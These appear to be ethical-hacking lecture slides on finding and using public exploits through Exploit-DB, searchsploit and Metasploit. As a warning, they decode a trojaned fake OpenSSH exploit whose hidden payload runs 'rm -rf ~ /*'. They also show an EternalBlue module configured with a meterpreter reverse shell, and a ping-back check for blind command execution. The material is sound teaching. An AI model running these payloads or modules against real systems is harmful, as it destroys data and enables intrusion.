Public Exploits

"Why do the work, if someone else already did it"

1	Introduction to Public Exploits
2	Word of Warning
3	Online Resources
4	Offline Resources
5	Verification

Tip: click any entry to jump to that section

Public Exploits

"Why do the work, if someone else already did it"

1	Introduction to Public Exploits
2	Word of Warning
3	Online Resources
4	Offline Resources
5	Verification

Tip: click any entry to jump to that section

1 Introduction to Public Exploits

- at release, any type of digital product (program, framework, OS, kernel, ...) is typically without any known exploits
- however, after release, individuals start to
  - interact with it
  - read the source code
  - experiment with it
- common, for certain vulnerabilities to be discovered after some time
  - the more time a product out, the higher the chances someone will find a vulnerability

1 Introduction to Public Exploits

- as you can imagine, there are tons of vulnerabilities that have been discovered over the years
  - collected in lists of known or public exploits
- as ethical hackers, these types of vulnerabilities (and especially the exploit scripts abusing them) are of high interest to us
  - re-inventing the wheel, i.e., trying to discover vulnerabilities for other people already have found vulnerabilities, is not very effective
    - depends on the motivation (great for learning)
- instead, we should use them

1 Introduction to Public Exploits

- while encountering some type of product for which you already know, there exists a public exploit that leads to a remote code execution, the main work usually lies in modifying and adapting the exploit to your situation

1 Introduction to Public Exploits - CVE

- a CVE (Common Vulnerabilities and Exposures) is a unique, public ID for a specific vulnerability
  - format: CVE-<year>-<number>, e.g. CVE-2011-2523
- is the universal identifier that ties everything together
  - Exploit-DB, GitHub, vendor advisories and scanners all reference the same CVE
- look them up at
  - nvd.nist.gov (NIST National Vulnerability Database)
    - details + severity
  - cve.org
    - Official CVE registry

- reconnaissance gives us each service's exact software and version; the starting point for finding an exploit

```
[user@kali ~]$ nmap -sV target

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1
80/tcp   open  http     Apache httpd 2.4.49
139/tcp  open  netbios  Samba smbd 4.6.2
445/tcp  open  smb      Samba smbd 4.6.2
8080/tcp open  http     Jetty 9.4.31
```

Public Exploits

"Why do the work, if someone else already did it"

1	Introduction to Public Exploits
2	Word of Warning
3	Online Resources
4	Offline Resources
5	Verification

Tip: click any entry to jump to that section

2 Word of Warning

- our first goal will be to introduce different methods by which you can search for already published exploits
- it is very important for you to understand the following disclaimer: **handle public exploits with extreme caution, as they may be embedded with malicious code or malware that can compromise your system**
- before executing anything, take a look at the script and try to understand how it functions

2 Word of Warning - Demonstration

- let us do a little demonstration for this disclaimer
- “rumor had it that the anti-sec group was using a OpenSSH 0day, that could exploit any SSH server for SSH <= 5.2”
- i linked the source code of the exploit script below
- visit the URL below and …
  - do not download, compile or execute anything of it
  - try to figure what exactly the script does, and how it does it

https://drive.google.com/file/d/17QyicwBskxZTgHybrS-cRUd1QQpBAXPm/view?usp=drive_link

2 Word of Warning - Demonstration

- when trying to decode the strings we notice the variable `jmpcode` having a … peculiar payload

```
[user@kali ~]$ echo -e
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65\
x76\x2f\x6e\x75\x6c\x6c\x20\x26"

rm -rf ~ /* 2> /dev/null &
```

2 Word of Warning - Demonstration

- alright, let us see where it gets called

```
...
   char h[500],buffer[1024];fremote(jmpcode);char *payload, *ptr;
...
```

```
...
#define fremote build_frem(t,e,s,m,y)
...
```

```
...
#define build_frem(x,y,a,b,c) a##c##a##x##y##b
...
```

- here, # is used as a simple string concatenation

2 Word of Warning - Demonstration

- in conclusion...

```
fremote(jmpcode)
= build_frem(t,e,s,m,y)(jmpcode)
= s##y##s##t##e##m(jmpcode)
= system(jmpcode)
= system("rm -rf ~ /* 2> /dev/null &")
```

2 Word of Warning - Demonstration

- this exploit would have deleted our whole system
- conclusions
  - always check the code before executing it
  - if possible, use verified and checked exploits
  - if unsure, deploy a VM to check what the exploit exactly does

Public Exploits

"Why do the work, if someone else already did it"

1	Introduction to Public Exploits
2	Word of Warning
3	Online Resources
4	Offline Resources
5	Verification

Tip: click any entry to jump to that section

3 Online Resources - Exploit Database

- also known as Exploit DB or EDB
- maintained by Offsec
- free and public archive of public exploits
- made up of
  - submissions
  - public resources
  - mailing lists


https://www.exploit-db.com/

A: for some exploits, the vulnerable application is also provided for download

V: whether it is a "verified exploit" (reviewed, tested, effectiveness) or not


T: type (DoS/WebApp/Local/Remote)

P: platform (which system, framework, programming language, ... is vulnerable)



the EDB-ID is a unique ID assigned to an exploit within the context of EDB

below, we can find comments, explanations and the exploit itself



3 Online Resources - GitHub

- EDB will not contain all exploits
- as an alternative, consider GitHub
- simply Googling: "Software [Version] Exploit Github" will usually show an extensive list of exploits
- since GitHub has no restrictions when it comes to creating accounts and repositories, be especially careful about what you are executing

Public Exploits

"Why do the work, if someone else already did it"

1	Introduction to Public Exploits
2	Word of Warning
3	Online Resources
4	Offline Resources
5	Verification

Tip: click any entry to jump to that section

4 Offline Resources - Searchsploit

- exploits on EDB can also be found locally on Kali Linux, thanks to the `exploitdb` package
- stored under `/usr/share/exploitdb` directory
- divides into `exploits` and `shellcodes` (payloads)
  - both have a CSV file assigned to them, in which all exploits are listed, together with their EDB-ID, CVE, author, …
  - within these directory, exploits are divided into platform, OS, programming language …

4 Offline Resources - Searchsploit

```
[user@kali ~]$ ls -la /usr/share/exploitdb
total 10080
drwxr-xr-x   4 root root     4096 Aug 18 15:47 .
drwxr-xr-x 350 root root    12288 Oct  9 22:04 ..
drwxr-xr-x  65 root root     4096 Aug 18 15:47 exploits
-rw-r--r--   1 root root 10072750 Aug  4 20:16 files_exploits.csv
-rw-r--r--   1 root root   219438 Aug  4 20:16 files_shellcodes.csv
drwxr-xr-x  42 root root     4096 Aug 18 15:47 shellcodes
```

```
[user@kali ~]$ ls -la /usr/share/exploitdb/exploits
total 260
drwxr-xr-x 65 root root 4096 Aug 18 15:47 .
drwxr-xr-x  4 root root 4096 Aug 18 15:47 ..
drwxr-xr-x  6 root root 4096 Aug 18 15:47 aix
drwxr-xr-x  3 root root 4096 Aug 18 15:47 alpha
drwxr-xr-x  6 root root 4096 Aug 18 15:47 android
drwxr-xr-x  5 root root 4096 Aug 18 15:47 arm
drwxr-xr-x  3 root root 4096 Aug 18 15:47 ashx
drwxr-xr-x  5 root root 4096 Aug 18 15:47 asp
```

4 Offline Resources - Searchsploit

- since it can be rather tedious to go through these directories to find what you are looking for, `exploitdb` comes with the `searchsploit` utility
- allows to query the local exploit database

step 1: find the EDB

```
[user@kali ~]$ searchsploit wordpress
------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ----------------------------
Joomla! Plugin JD-WordPress 2.0 RC2 - Remote File Inclusion                   | php/webapps/9890.py
Joomla! Plugin JD-WordPress 2.0-1.0 RC2 - 'wp-comments-post.php' Remote       | php/webapps/28295.txt
Joomla! Plugin JD-WordPress 2.0-1.0 RC2 - 'wp-feed.php' Remote File Incl      | php/webapps/28296.txt
Joomla! Plugin JD-WordPress 2.0-1.0 RC2 - 'wp-trackback.php' Remote File      | php/webapps/28297.txt
Media Library Assistant Wordpress Plugin - RCE and LFI                        | php/webapps/51737.txt
Multiple WordPress Orange Themes - Cross-Site Request Forgery (Arbitrary      | php/webapps/29946.txt
Multiple WordPress Plugins (TimThumb 2.8.13 / WordThumb 1.07) - 'WebShot      | php/webapps/33851.txt
```

4 Offline Resources - Searchsploit

- since it can be rather tedious to go through these directories to find what you are looking for, `exploitdb` comes with the `searchsploit` utility
- allows to query the local exploit database

step 2: copy the exploit to the current directory

```
[user@kali ~]$ searchsploit -m 28295
  Exploit: Joomla! Plugin JD-WordPress 2.0-1.0 RC2 - 'wp-comments-post.php' Remote File Inclusion
      URL: https://www.exploit-db.com/exploits/28295
     Path: /usr/share/exploitdb/exploits/php/webapps/28295.txt
    Codes: CVE-2006-4992, OSVDB-28997
 Verified: True
File Type: ASCII text
Copied to: /home/kali/28295.txt
```

4 Offline Resources - Searchsploit

- since it can be rather tedious to go through these directories to find what you are looking for, `exploitdb` comes with the `searchsploit` utility
- allows to query the local exploit database

step 3: read or execute it

4 Offline Resources - NSE Exploits

- as already mentioned in the Enumeration lecture, the Nmap Script Engine is a powerful and flexible feature of Nmap
- as such, it also offers multiple exploits within its catalogue of NSE scripts

4 Offline Resources - MetaSploit Framework

- finding exploits, checking and modifying them can be a lot of work and very tedious
  - alternative: exploit frameworks
  - piece of software that stores a multitude of exploits and provides a more generic way of choosing and executing them
  - standardised
  - allows providing arguments
- most well-known: MetaSploit Framework
  - alternatives: Core Impact, Canvas, Browser Exploitation Framework (BeEF)
- these tools are an important part of an ethical hacker's toolkit, but we will set them aside so you learn the manual way

4 Offline Resources - MetaSploit Framework

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

4 Offline Resources - MetaSploit Framework

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                Required  Description
   ----                  ---------------                                                --------  -----------
   DBGTRACE              false                                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                                            no        A named pipe that can be connected to (leave
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.tx  yes       List of named pipes to check
                         t
   RHOSTS                                                                               yes       The target host(s), see https://docs.metaspl
   RPORT                 445                                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                  no        Service description to be used on target for
   SERVICE_DISPLAY_NAME                                                                 no        The service display name
   SERVICE_NAME                                                                         no        The service name
   SHARE                 ADMIN$                                                         yes       The share to connect to, can be an admin sha
   SMBDomain             .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                              no        The password for the specified username
   SMBUser                                                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.124.149  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Public Exploits

"Why do the work, if someone else already did it"

1	Introduction to Public Exploits
2	Word of Warning
3	Online Resources
4	Offline Resources
5	Verification

Tip: click any entry to jump to that section

5 Verification

- using exploits can be a bit weird
  - services may just fail
  - terminal can react weird
  - ...
- one very common situation is that the exploits seems to let you send one command to the server, however, you do not receive any output
  - this may lead to a situation where you are not sure, whether the exploit is not working or the command you are using is incorrect

5 Verification

- to resolve this, you need some type of command that is simple, universally available (independent of the operating system) and usually not blocked by security systems or firewalls
- my current go to is the following:
  - set up a `tcpdump` monitor that looks out for ICMP packets
  - then, issue a `ping` with, e.g., 10 pings, to the attacker system

5 Verification

```
# bash session 1
[user@kali ~]$ sudo tcpdump -i eth0 icmp

# bash session 2
[user@kali ~]$ ./exploit -c 'ping -c 10 <attacker-ip>'

# bash session 1
[user@kali ~]$ sudo tcpdump -i eth0 icmp
...
14:25:33.512345 IP 192.168.44.42 > 192.168.44.10: ICMP echo request, id 1024, seq 1, length 64
14:25:33.512876 IP 192.168.44.10 > 192.168.44.42: ICMP echo reply, id 1024, seq 1, length 64
14:25:34.514201 IP 192.168.44.42 > 192.168.44.10: ICMP echo request, id 1024, seq 2, length 64
14:25:34.514702 IP 192.168.44.10 > 192.168.44.42: ICMP echo reply, id 1024, seq 2, length 64
14:25:35.516144 IP 192.168.44.42 > 192.168.44.10: ICMP echo request, id 1024, seq 3, length 64
14:25:35.516599 IP 192.168.44.10 > 192.168.44.42: ICMP echo reply, id 1024, seq 3, length 64
```

(Re)Sources

- https://blog.zoller.lu/2009/07/0pen0wnc-shellcode-dissasembled.html
- https://www.exploit-db.com/
- https://nmap.org/book/man-nse.html
- https://www.metasploit.com/